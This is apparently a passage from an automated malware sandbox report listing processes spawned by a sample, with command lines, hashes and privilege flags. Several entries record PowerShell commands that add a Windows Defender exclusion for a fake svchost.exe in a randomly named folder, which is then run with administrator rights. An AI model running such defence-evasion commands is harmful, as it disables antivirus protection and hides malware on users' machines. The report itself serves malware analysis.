Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force
Imagebase:	0x1180000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6408 Parent PID: 6320

General

Start time:	12:51:13
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6644 Parent PID: 5820

General

Start time:	12:51:20
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x840000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6652 Parent PID: 6644

General

Start time:	12:51:21
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 6692 Parent PID: 6644

General

Start time:	12:51:22
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xed0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6860 Parent PID: 3776

General

Start time:	12:51:34
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force
Imagebase:	0x1180000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6892 Parent PID: 6860

General

Start time:	12:51:34
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6908 Parent PID: 3776

General

Start time:	12:51:34
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force
Imagebase:	0x1180000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6980 Parent PID: 6908

General

Start time:	12:51:35
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6988 Parent PID: 3776

General

Start time:	12:51:35
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force
Imagebase:	0x1180000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 7084 Parent PID: 6988

General

Start time:	12:51:37
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 4468 Parent PID: 5820

General

Start time:	12:51:41
Start date:	08/04/2021
Path:	C:\Program Files\Common Files\system\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe
Imagebase:	0xa10000
File size:	46592 bytes
MD5 hash:	D6B29ADD344D2284845F133B8505126E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis